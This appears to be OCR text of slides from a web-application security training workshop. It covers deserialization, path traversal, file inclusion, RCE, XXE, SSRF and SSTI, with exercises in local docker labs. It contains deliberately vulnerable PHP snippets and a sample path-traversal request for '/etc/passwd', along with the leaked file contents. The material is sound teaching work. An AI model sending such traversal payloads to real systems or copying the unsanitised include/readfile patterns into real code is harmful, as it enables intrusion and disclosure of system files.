
- View **another** user's shopping basket.

Insecure Deserialization



Insecure Deserialization

- Serialization: Convert object into stream of bytes
- Deserialization: Vice-versa
- Servers can use it to save complex objects as cookies.
- https://hackerone.com/reports/1174185



Path Traversal vs. File Inclusion

```php
$document = $_GET['doc'];
$filepath = "/var/www/html/documents/".$document;

if (file_exists($filepath)) {
    readfile($filepath);
} else {
    echo "File not found";
}
```

```php
<?php
$filename = $_GET['page'];
include('pages/' . $filename);
?>
```

Path Traversal vs. File Inclusion

Request


Pretty Raw Hex

```
1 GET /file?doc=../../../etc/passwd HTTP/2
2 Host: www.target.com
3 Cookie: session=1GTG4tq4IUWi94BHNP********
4 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
  Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept:
  image/avif,image/webp,image/apng,image/svg+xml,imag
  e/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://www.target.com/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15
16
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2262
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System
```




Hands-On: Security Misconfiguration

```
docker-compose -f
./web-app-security-nullcon2023-lab/local_playground_linux/app/misconfig/docker-compose.yml up -d --build
```

- Read the contents of sensitive files stored on the server, including “sensitive.txt”.

Remote Code Execution




Hands-On: Remote Code Execution

```
docker-compose -f
./web-app-security-nullcon2023-lab/local_playground_linux/app/rce/docker-compose.yml up -d --build
```

- Browse the application and see if you can find a remote code execution vulnerability.

XML External Entity




Hands-On: XML External Entity

- Follow instructions given here:
  “web-app-security-nullcon2023-lab/vulnerabilities/**xxe**/README.md”

1. Attack Environment Setup
2. File Inclusion via XXE
3. Server-Side Request Forgery (SSRF) via XXE
4. Data Exfiltration via Blind XXE
5. Remote Code Execution (RCE) via XXE

Server-Side Request Forgery




Hands-On: SSRF

```
docker-compose -f
./web-app-security-nullcon2023-lab/local_playground_linux/app/ssrf/docker-compose.yml up -d --build
```

- Find and access the protected admin webpage.
- https://blog.appsecco.com/server-side-request-forgery-via-html-injection-in-pdf-download-90ee4053e911

SSTI

Server-Side Template Injection



Hands-On: SSTi

- Follow instructions given here: “web-app-security-nullcon2023-lab/vulnerabilities/**ssti.md**”

Resources:

- https://github.com/riddhi-shree/web-app-security-nullcon2023-lab
- https://blog.appsecco.com/server-side-request-forgery-via-html-injection-in-pdf-download-90ee4053e911